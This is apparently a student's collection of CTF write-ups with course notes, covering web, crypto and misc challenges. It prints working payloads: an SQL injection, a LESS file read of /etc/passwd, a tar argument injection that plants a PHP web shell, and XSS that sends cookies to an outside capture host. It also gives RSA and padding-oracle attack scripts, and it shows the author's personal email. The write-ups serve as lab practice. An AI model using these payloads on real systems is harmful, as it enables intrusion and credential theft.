Category : Web

Link : <https://pasteweb.ctf.zoolab.org>

Description :

Now, try to read the source code, you will get the second FLAG there, don't forget to register yourself an account with SQLi!

Spoiler

Spoiler

Approach :

I used payload

'; insert into pasteweb_accounts (user_account, user_password) values ('pigpig', '1828fe7f595005e2d0db1b0bb765ed34'); --'

to insert a user to database, while the password is hashed by *md5*.

Login succeeded.

The screenshot shows a web-based editor interface. At the top, there's a dark header bar with the word 'Web' on the left and several buttons on the right: 'Edit HTML', 'Edit CSS', 'View', 'Share', and 'Download'. Below the header is a large white editing area. In the top-left corner of this area, the text 'Edit HTML' is displayed. Inside the main body of the editor, there is a single line of code: 'data-uri('image/jpeg;base64', './././var/www/html/editcss.php')'. This is a common exploit payload used to read files from the server's file system.

There's an CSS editor, Seems we can use less js to leak the file on server. For example, etc/passwd.

I used payload

```
@bg: data-uri('image/jpeg;base64', '../..../..../etc/passwd');  
div {  
    background: @bg;  
},
```

saving it and viewing the view.php, decoding it by base64.

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

However, when I tried `@bg: data-uri('image/jpeg;base64',`

```
'..../..../..../var/www/html/view.php');
```

```
div {  
    background: @bg;  
},
```

' it failed



這個網頁無法正常運作

pasteweb.ctf.zoolab.org 目前無法處理這項要求。

HTTP ERROR 500

According to the description, I knew that I could use GitHack. GitHack is a useful tool to crawl the /.git directory, leaking the source files.

However, it seems the .git file is forbidden.

```
[+] Download and parse index file ...
[ERROR] index file download failed: HTTP Error 400: Bad Request
```

So I used Python and Flask to host a server, and sent requests by GitHack to get the source code. Remember to login first !

```
C:\Users\jaynn\Desktop\GitHack-master>python GitHack.py http://127.0.0.1/.git
[+] Download and parse index file ...
[+] download.php
[+] editcss.php
[+] edithtml.php
[+] index.php
[+] lessc.inc.php
[+] share.php
[+] view.php
[OK] editcss.php
[OK] lessc.inc.php
[OK] download.php
[OK] edithtml.php
[OK] share.php
[OK] view.php
[OK] index.php
```

Code :

Register an account.

Account : pigpig

Password : pigpig

```
● ● ●
1 import requests, time, string
2
3 headers = {
4     'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
5     'Accept-Language': 'zh-TW,zh;q=0.8',
6     'Cache-Control': 'max-age=0',
7     'Connection': 'keep-alive',
8     'Origin': 'https://pasteweb.ctf.zoolab.org',
9     'Referer': 'https://pasteweb.ctf.zoolab.org/',
10    'Sec-Fetch-Dest': 'document',
11    'Sec-Fetch-Mode': 'navigate',
12    'Sec-Fetch-Site': 'same-origin',
13    'Sec-Fetch-User': '?1',
14    'Sec-GPC': '1',
15    'Upgrade-Insecure-Requests': '1',
16    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36',
17    'sec-ch-ua': '"Not?A_Brand";v="8", "Chromium";v="108", "Brave";v="108"',
18    'sec-ch-ua-mobile': '?0',
19    'sec-ch-ua-platform': '"Windows"',
20 }
21
22 cookies = {
23     'PHPSESSID': 'aqtqpt7em903vhh1f6inbn02p',
24 }
25
26 data = {
27     'username': '',
28     'password': '',
29     'current_time': '',
30 }
31
32 payload = f"""
33     ; insert into pasteweb_accounts (user_account, user_password) values ('pigpig', '1828fe7f595005e2d0db1b0bb765ed34'); --
34 """.strip()
35
36 data['username'] = payload
37 data['current_time'] = int(time.time())
38 response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
39 print(response)
```

Server sending GitHack request.

```
● ● ●
1 app = Flask(__name__)
2
3 cookies = {
4     'PHPSESSID': 'aqtqpt7em903vhhilf6inbn02p',
5 }
6
7 headers = {
8     'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8',
9     'Accept-Language': 'zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-Hans;q=0.6,und;q=0.5',
10    'Cache-Control': 'max-age=0',
11    'Connection': 'keep-alive',
12    'Origin': 'https://pasteweb.ctf.zoolab.org',
13    'Referer': 'https://pasteweb.ctf.zoolab.org/editcss.php',
14    'Sec-Fetch-Dest': 'document',
15    'Sec-Fetch-Mode': 'navigate',
16    'Sec-Fetch-Site': 'same-origin',
17    'Sec-Fetch-User': '?1',
18    'Sec-GPC': '1',
19    'Upgrade-Insecure-Requests': '1',
20    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36',
21    'sec-ch-ua': '"Not?A_Brand";v="8", "Chromium";v="108", "Brave";v="108"',
22    'sec-ch-ua-mobile': '?0',
23    'sec-ch-ua-platform': '"Windows"',
24 }
25
26 @app.route('/.git/<path:subpath>')
27 def index(subpath):
28     path = '/var/www/html/.git/' + subpath
29
30     data = {
31         'less': ".meow {\n content: data-uri('" + path + "');\n}",
32     }
33
34     requests.post('https://pasteweb.ctf.zoolab.org/editcss.php', cookies=cookies, headers=headers, data=data)
35     response = requests.post('https://pasteweb.ctf.zoolab.org/view.php', cookies=cookies, headers=headers)
36
37     data = response.text.split('\n')[7].split([''])
38     constant = base64.b64decode(data[data.find('base64,')+7:])
39     return Response(data, mimetype='application/octet-stream')
40
41 if __name__ == "__main__":
42     app.run()
```

Result :

127.0.0.1	<pre>1 <?php 2 // Here is your second FLAG: FLAG{a_l1tTl3_tRicKy_.git_L34k..or_D1d_y0u_f1nD_a_0Day_1n_le 3 session_start(); 4 if(isset(\$_SESSION['name'])){ 5 header("Location: /edithtml.php"); 6 die(); 7 }</pre>
-----------	---

Challenge Name : PasteWeb (Flag 3)

Points : 200

Category : Web

Link : <https://pasteweb.ctf.zoolab.org>

Description :

Finally! try to RCE, you can read the final FLAG by executing */readflag*

Spoiler

Approach :

After leaking the source code, I looked at the source code and found a vulnerability. In editcss.php, we can assign any file name to the css file by using *\$_POST['theme']*.

```
1 <?php
2     session_start();
3     if(!isset($_SESSION['name'])){
4         header("Location: /");
5         die();
6     }
7     // When you see this line, you probably don't need to read 'lessc.inc.php', the intended solution of flag 3 have nothing to do with it
8     require "lessc.inc.php";
9     $less = new lessc;
10
11     $sandbox = './sandbox/'.md5($_SESSION['name']).'/';
12     if (!file_exists($sandbox)){
13         mkdir($sandbox);
14     }
15     chdir($sandbox);
16
17     if($_SERVER['REQUEST_METHOD'] == 'POST' && isset($_POST['less'])){
18         file_put_contents('input.less', $_POST['less']);
19         $theme = isset($_POST['theme'])? str_replace('/', '', $_POST['theme']): 'default';
20         $less->compileFile('input.less', $theme.'.css');
21         $_SESSION['message'] = "CSS updated successfully!";
22     }
23 ?>
```

In download.php, it execute bash instruction `tar -cvf download.tar *`, which automatically tar all files in the directory `sandbox/md5(username)/`.



```
1 <?php
2 session_start();
3 if(!isset($_SESSION['name'])){
4     header("Location: /");
5     die();
6 }
7
8 $sandbox = './sandbox/.md5($_SESSION['name'])./';
9 if (!file_exists($sandbox)){
10     mkdir($sandbox);
11 }
12 chdir($sandbox);
13
14 header("Content-Disposition: attachment; filename=download.tar");
15 shell_exec("tar -cvf download.tar *");
16 readfile("download.tar");
17 shell_exec("rm download.tar");
18 die();
19 ?>
```

What I was thinking about was writing the command to the file name of the css file. For example, let `$theme = -J "pwd"; /readflag>flag.txt;`, After that, we can access `sandbox/md5(username)/flag.txt` to get the flag.

However, the server would replace ‘/’ to ‘-’, that means we can’t execute `/readflag`.


So I let `$theme = -J "pwd"; echo '<?php system($_GET["command"]); ?>'>meow.php;` **default**, saving css file, and then executing download.php, which executes the instruction by reading the file name. Finally, accessing `/sandbox/md5(username)/meow.php` and give our commands.

By the way, if we save the payload successfully but our payload somehow doesn’t work, since it’s hard to remove all files before we do RCE, the only thing we can do is to register a new user...

RCE success.



Now add */readflag* to the parameter.



Code :

```
● ● ●
1 data = {
2     'username': f"""
3         ; insert into pasteweb_accounts (user_account, user_password) values ('pigpig0', '1828fe7f595005e2d0db1b0bb765ed34'); --
4         """.strip(),
5     'password': '',
6     'current_time': int(time.time()),
7 }
8 response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
9
10 data = {
11     'username': "pigpig0",
12     'password': 'pigpig',
13     'current_time': int(time.time()),
14 }
15 response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
16 print(response.text)
17
18 data = {
19     'less': ".test { color: red;}",
20     'theme': """
21         -I "pwd";echo 'php system($_GET["command"]); ?&gt;'&gt;meow.php; default
22         """
23 }
24 requests.post('https://pasteweb.ctf.zoolab.org/editcss.php', cookies=cookies, headers=headers, data=data)
25 requests.get('https://pasteweb.ctf.zoolab.org/download.php', cookies=cookies, headers=headers)</pre
```

Result :

FLAG{aRgUm3nT_Inj3ct10n_2_RcE}

Challenge Name : Particles.js

Points : 20

Category : Web

Link : <https://particles.ctf.zoolab.org>

Description :

Approach :

In this challenge, I looked into Javascript and found a place where we can do XSS. ('default' is where user input)

```
url.value = location; config.value = 'default'; fetch('/default.json').then(r =>
r.json()).then(json => {
    particlesJS("particles-js", json)
})
```

I used Burp Suite to make it more clear.

Request

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /?config=test HTTP/1.1
2 Host: particles.ctf.zoolab.org
3 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
4 Sec-Ch-Ua-Mobile: ?
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?
12 Sec-Fetch-Dest: document
13 Referer: https://particles.ctf.zoolab.org/?config=bubble
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
16 Connection: close
17
```

② ⌂ ⌂ Search...

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
54 </form>
55 <form id="report-form" action="/report" method="POST">
56   <input id="url" type="hidden" name="url">
57   <input class="button is-danger" type="submit" value="Report">
58 </form>
59 <div id="particles-js"></div>
60 <script src="particles.js">
61 </script>
62 <script>
63 url.value = location; config.value = 'test'; fetch('/test.json').then(r => r.json()).then(json => (
64   particlesJS("particles-js", json)
65 ))
66 </script>
67 </body>
```


So I set the parameter *config* to “`1;alert(/xss/);console.log({key://\}`”

1 is to close the ‘/’ (divide) in front


Console.log is to close the function behind

Since ‘ is forbidden, I used \’ instead

It worked.



We can use fetch to bring the cookie on our browser to the destination server. Take below for example.



Then we can steal the cookie on the server by using “fetch” to send it to our own server. I don’t have one so I used *Beeceptor* instead, which is free.



Result :



Challenge Name : Simple Note

Points : 20

Category : Web

Link : <https://note.ctf.zoolab.org>

Description :


Approach :

We have XSS in title (innerHTML)

```
const id = location.pathname.split('/').pop();

fetch(`/api/note/${id}`).then(r => r.json()).then(({ title, content })=>{
    url.value = location;
    titleNode.innerHTML = title;
    contentNode.innerText = content;
}); == $0
```

Set title to



Success ! Now set title to

Since the input text have a length limit, I use the mocking rule in beeceptor to transfer and receive data.

Do the following (for response)

Response delayed by	0.00 sec	Return HTTP status as	200
Response headers	{ "Content-Type": "text/html" }		
Response body	<script> window.name = "fetch('https://jacqueline.free.beceptor.com/? c='+document.cookie)" location = "https://note.ctf.zoolab.org/note/a1a3ae77308049426580f20a" </script>		

Finally, I used BurpSuite to send report request, modifying url to our server's address.

Pretty	Raw	Hex
1 POST /report HTTP/1.1 2 Host: note.ctf.zoolab.org 3 Content-Length: 41 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 Origin: https://note.ctf.zoolab.org 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: https://note.ctf.zoolab.org/note/a1a3ae77308049426580f20a 18 Accept-Encoding: gzip, deflate 19 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7 20 Connection: close 21 22 url=http://jacqueline.free.beceptor.com		

Result :

https://jacqueline.free.beceptor.com → {nowhere}

2 requests · Mocking Rules (1) · Proxy Setup

Request Body: View Headers {}

Response Body: View Headers {}

GET /?c=FLAG{St0r3_y0Ur_p4y104d_s0mW3re}

200 0.0s a few seconds ago

Hey ya! Great to see you here. Btw, nothing is configured for this request path. Create a rule and start building a mock API.

GET /

200 0.0s a few seconds ago

Others - HTB University CTF 2022 : Supernatural Hacks

I didn't know that we have to writeup for this, so I forgot the screenshot of my FLAG. I promise I did solve this.

General Account Settings

Username: Jacqueline

Email: jaynnah01180118@gmail.com

Full Name: Yum Hsuan Tsai

Academic Email: B10832008@mail.ntust.edu.tw

Timezone: (UTC+00:00) UTC

National Taiwan University ...

7 players

Challenge	Solved	Points	Date	User
Web	1 of 3 flags			
Pwn	0 of 4 flags			
Crypto	2 of 3 flags			
AESWCM	325pts	04 Dec, 2022	J.A.	AESWCM
Bank-er-smith	325pts	03 Dec, 2022	J.A.	Bank-er-smith
Reversing	1 of 3 flags			
Forensics	0 of 3 flags			

Fortunately I finally found my source code ...

Challenge Name : AESWCM

Points : 325

Category : Crypto

Approach :

這題是 AES 加密，主要流程是使用者可以輸入明文三次，每個明文必須不同否則報錯，分別將這三個不同的明文加密後，如果其中有兩個密文一樣，就會印出 flag，所以我們目標是給出兩個不同明文，讓他們加密後是相同的。

觀察 Source code 裡的加密有一段是 padding，他 padding 有漏洞，於是利用這個漏洞找到兩個不同的明文。

舉例來說，12 34 56 78 這個明文被 pad 兩個 02，那 12 34 56 78 02 02 pad 完會跟他一樣，因為他長度剛好不需要 padding，(如果要安全點，這邊應該寫成長度剛好的話多 pad 一個 block)
 $\text{pad}(12\ 34\ 56\ 78) = 12\ 34\ 56\ 78\ 02\ 02 = \text{pad}(12\ 34\ 56\ 78\ 02\ 02)$
 $=> \text{encrypt}(\text{pad}(12\ 34\ 56\ 78)) = \text{encrypt}(\text{pad}(12\ 34\ 56\ 78\ 02\ 02))$

本地測試結果

```
PS C:\Users\jaynn\Desktop\myFiles\ntust\course\111-1\CTF\HTB_CTF\crypto_aeswmc> python server.py
What properties should your magic wand have?
Property: 12 34 56 78
pt b'Property: \x124Vx'
After Padding b'Property: \x124Vx\x02\x02'
b'Property: \x124Vx' b'9p(\xe4\x9(\x05\x04c\xd4\x85N\xc9\xaa\xb3\xc0'
93c8b743930a0c8da0aa3323d49357c2
Property: 12 34 56 78 02 02
pt b'Property: \x124Vx\x02\x02'
After Padding b'Property: \x124Vx\x02\x02'
```

Challenge Name : Bank-er-smith

Points : 325

Category : Crypto

Approach :

這題是 RSA 加密，給出 p 的前 $1/3$ 左右的 bit，然而剩下的 bit 沒有足夠少到能做 brute force

於是參考了這篇和他的演算法的 reference 論文：

<https://www.normalesup.org/~tibouchi/papers/unbalancedtalk.pdf>

和這個 Github reference :

https://github.com/elliptic-shiho/crypto_misc/blob/master/small_root/coron.sage

如果知道超過 $1/3$ 的 bit，就可以用這個方法破解。

Source code :

```

● ● ●
1 def coron_bivariate_integer_small_root(poly, XX, YY, kk):
2     p00 = poly.constant_coefficient()
3     assert gcd(p00, XX * YY) == 1, 'p00 and XY has common divisor'
4     x, y = poly.parent().gens()
5
6     monomials = list(poly.monomials())
7     monomials.sort()
8
9     Ww = max(map(lambda t: abs(poly.monomial_coefficient(t)) * t(XX, YY), monomials))
10    uu = Ww + 1 + ZZ((1 - Ww) % abs(p00))
11    delta = max(poly.degree(x), poly.degree(y))
12    omega = (delta + kk + 1)^2
13    nn = uu * (XX * YY)^kk
14
15    print('[+] Bound Check...')
16    sys.stdout.flush()
17    if RR(XX*YY) < RR(Ww^((2/3) * delta)):
18        print('OK')
19    else:
20        print('Failed (maybe not found solution...)')
21
22    if p00 != 0:
23        F = Zmod(nn)
24        PF = PolynomialRing(F, 'xn, yn')
25        q = poly.parent()(PF(poly) * F(p00)^-1)
26
27    qij = {}
28    for i in range(0, kk + 1):
29        for j in range(0, kk + 1):
30            qij[i, j] = x^i * y^j * XX^(kk-i) * YY^(kk-j) * q
31    index_range = sorted(list(itertools.product(range(0, delta + kk + 1), repeat=2)) - set(itertools.product(range(0, kk + 1), repeat=2)))
32    for i, j in index_range:
33        qij[i, j] = x^i * y^j * nn
34
35    monomials = set()
36    for k in qij.keys():
37        monomials |= set(qij[k].monomials())
38    monomials = list(monomials)
39    monomials.sort()
40
41    M = Matrix(ZZ, omega, omega)
42    assert len(monomials) == omega
43
44    col = 0
45    for i in range(kk + 1):
46        for j in range(kk + 1):
47            q_cur = qij[i, j]
48            for ii, m in enumerate(monomials):
49                M[col, ii] = q_cur.monomial_coefficient(m) * m(XX, YY)
50            col += 1
51
52    for i, j in index_range:
53        q_cur = qij[i, j]
54        for ii, m in enumerate(monomials):
55            M[col, ii] = q_cur.monomial_coefficient(m) * m(XX, YY)
56        col += 1
57
58    matrix_overview(M)
59
60    print('\n====\n')
61
62    B = M.LLL()
63    matrix_overview(B)
64
65    PK = PolynomialRing(ZZ, 'xk, yk')
66    xk, yk = PK.gens()
67    PX = PolynomialRing(ZZ, 'xs')
68    xs = PX.gen()
69    PY = PolynomialRing(ZZ, 'ys')
70    ys = PY.gen()
71    monomials = map(lambda t: PK(t), monomials)
72    pkf = PK(poly)
73    x_root = y_root = None
74
75    H = [(i, 0) for i in range(omega)]
76    H = dict(H)
77    tmp = list(monomials)
78    for i in range(omega):
79        for j in range(omega):
80            H[i] += PK((tmp[j] * B[i, j]) / tmp[j](XX, YY))
81
82    for i in range(omega):
83        pol = H[i].resultant(pkf, yk).subs(xk=xs)
84        if not isinstance(pol, Integer):
85            roots = pol.roots()
86            roots = filter(lambda t: 0 < t[0] < XX, roots)
87            list_root = list(roots)
88            if len(list_root) != 0:
89                print('[+] Found Solution for x')
90                x_root = list_root[0][0]
91                break
92        else:
93            print('[+] solution not found...')
94    return None, None
95
96    roots_y = PY(pkf.subs(xk=x_root).subs(yk=ys)).roots()
97    roots_y = filter(lambda t: 0 < t[0] < YY, roots_y)
98    list_roots_y = list(roots_y)
99    if len(list_roots_y) != 0:
100        print('[+] Found Solution for y')
101        y_root = list_roots_y[0][0]
102    return x_root, y_root

```

```
● ○ ● ●  
1 def main():  
2     n =  
3     p0 =  
4     q0 = ((n >> 512) // (p0 >> 256)) << 256  
5  
6     XX = next_prime(2^256)  
7     YY = next_prime(2^256)  
8     kk = 1  
9  
10    PR = PolynomialRing(ZZ, 'x, y')  
11    x, y = PR.gens()  
12  
13    f = (p0 * q0 - n) + q0 * x + p0 * y + x*y  
14    roots = coron_bivariate_integer_small_root(f, XX, YY, kk)  
15    assert f(roots[0], roots[1]) == 0  
16    p = p0+roots[0]  
17    q = q0+roots[1]  
18    assert p*q == n  
19    print(p,q)  
20  
21 if __name__ == '__main__':  
22     main()
```

```
● ○ ● ●  
1 e = 0x10001  
2 d = inverse( e, (p-1)*(q-1) )  
3 m = pow(c, d, n)  
4 print('flag: ', long_to_bytes(m))  
5 print(p*q)  
6 print(n)
```

Others - Notes

Week2

DISCRETE LOG
ELLIPTIC CURVES

E: $Y^2 = X^3 + aX + b$ ($4a^3 + 27b^2 \neq 0$)

attack: pohlic hellman, node(singular curve): $(x-a)^2(x-b)$

Week3

Side channel attack (物理): USB, DISK, 電子錢包

AES -

inverse mixcolumn

s box - bijective so can construct an inverse

week4

靜態: IDA pro, Ghidra

動態: gdb (GEF, pwngdb), windbg

compare : dogbolt

動態 (gdb) :

結構: 暫存器狀態、正要執行的指令

start: 開始執行停在一開始

ni / si: 繼續執行, 差別ni 遇到func會一次執行完

stack frame

回傳: rax

structure (if, else, struct)

靜態 :

main 之前: init/fini

compiler opt 會增 reverse 加難度

week5

window reverse: PEbear

week 7:

linux binary 為主

用 section 區分(權限、大小等)

ELF - Memory Layout

.text - 程式碼

.rodata - read-only data,如字串

.data - 初始化後的變數

.bss - 尚未初始化的變數

heap - 動態分配的記憶體空間

lib - shared library

tls - thread local storage

stack - 用來儲存當前 function 執行狀態的空間

ELF - Protection

PIE - Position-Independent Executable

程式碼會以相對位址的方式表示,而非絕對位址

NX - No-eXecute

.text 之外的 section 不會有執行權限

Canary - stack protector

在 stack 的結尾塞入一個隨機數,return 前透過檢查是否有被修改來判斷執行是否出現問題

RELRO - RElocation Read-Only

分成 Full / Partial / No 三種型態,分別代表在 runtime 解析外部 function 時使用的不同機制

Seccomp - secure computing mode

制定規則來禁止/允許呼叫特定的 syscall

ASLR - Address Space Layout Randomization

程式載入時,stack、heap 等記憶體區塊會使用隨機的位址作為 base address

在一定的範圍中隨機

末 12 bits 是固定的,每次載入時都不會更動

python pwn tool : generate shellcode

GOT (global offset table) : lazy binding -> 繞過 ASLR

ROP (Return Oriented Programming)

week 8 :

Heap - malloc

arena > heap > chunk (最小 0x20 byte)

malloc size: 沒加 0x10 (meta), chunk size: 加 0x10

tcache, fastbin, unsortbin ...

double free

week9

glieb 減少 overhead (disk i/o)

盡量在 userspace 做

NX protection

week 10

route base v.s. file base

攻擊思路 : 觀察環境(伺服器、語言、框架) => 找漏洞 => 攻擊

google hacking / LFI

session 加密

拿到 PHP source code : filter + base 64 decode

sql injection : schema_name

template injection SSTI

`{{7*7}}`

identify template engine :

python class base 到底可以看 全域變數 -> system 等

week 11

CSP(content security policy): CSP evaluator

Challenge Name : HEX

Points :

Category : Crypto

Approach :

這題是 AES 加密，給出 iv 和 token ciphertext，要求 token plaintext，同時我們可以丟 iv 跟 ciphertext 進 server，server 會回傳是否正確。

於是去觀察哪些字元會報錯，發現只有 ‘A’~’F’，‘a’~’f’，‘0’~’9’，也就是可以轉成 hex 的，不會報錯，因此就可以利用以下算式推得 token plaintext：

$\text{decrypt}(\text{token_ct}) \text{ xor } \text{ori_iv} = \text{token_pt}$

$\text{decrypt}(\text{token_ct}) \text{ xor } \text{test_iv} = \text{test_pt}$

$\Rightarrow \text{if test_pt is valid bit, that means } \text{token_pt} = \text{test_pt xor test_iv xor ori_iv}$

Code :

```

● ● ●
1 from pwn import *
2 import warnings
3 warnings.filterwarnings("ignore")
4
5 # one element in arr1 ^ one element in arr2 = specific number, return specific number
6 def xor_match(arr1, arr2):
7     tmp = []
8     for a in arr1:
9         for b in arr2:
10             tmp.append(a^b)
11     for i in tmp:
12         if tmp.count(i)==22:
13             return chr(i)
14     return -1
15
16 r = remote('eof.ais3.org', 10050)
17 tmp = str(r.readline())[2:-3]
18 iv, token_ct = tmp[:32], tmp[32:]
19 token_sha256 = r.readline()
20
21 # those characters that will return "Well received"
22 well_print = [48,49,50,51,52,53,54,55,56,57, 65,66,67,68,69,70, 97,98,99,100,101,102]
23
24 token = ''
25 for byte_i in range(15, -1, -1):
26     well_xor = []
27     for test_val in range(128):
28         iv_mod = iv[:byte_i*2] + format(int(iv[byte_i*2:(byte_i+1)*2],16) ^ test_val, '02x') + iv[(byte_i+1)*2:]
29         #print(iv_mod)
30         for i in range(3): r.readline()
31         r.sendline('1')
32         r.sendline(iv_mod + token_ct)
33         res = r.readline()
34         if res == b'Message(hex): Well received\n':
35             well_xor.append(test_val)
36     token = xor_match(well_xor, well_print) + token
37     print(token)
38
39 for i in range(3): r.readline()
40 r.sendline('2')
41 r.sendline(token)
42 print(r.readline())

```

Result :

```

41d6d
941d6d
f941d6d
ef941d6d
bef941d6d
bbef941d6d
6bbef941d6d
b6bbef941d6d
3b6bbef941d6d
23b6bbef941d6d
623b6bbef941d6d
0623b6bbef941d6d
b'Token(hex): Your FLAG: FLAG{0Hh...i_FoRg0t_To_remoVe_TH3_errOr_Me55AG3}\n'

```

Challenge Name : Washer

Points : 50

Category : Misc

Approach :

這題有給 source code，會去執行某個檔案，可以用 write 寫入這個 bash 檔案內容，唯一問題是不能有空白，所以需要用別的字元繞過，例如用 cat<flag 取代 cat flag

Result :

```
Welcome, pri1vr
==== Menu ====
1. Write Note
2. Read Note
3. Magic
4. Exit
1
Content:
cat<flag
==== Menu ====
1. Write Note
2. Read Note
3. Magic
4. Exit
3
Curse:
tmp/pri1vr
FLAG{Hmmm_s4nitiz3r_sh0uld_h3lp_right? 😊}
```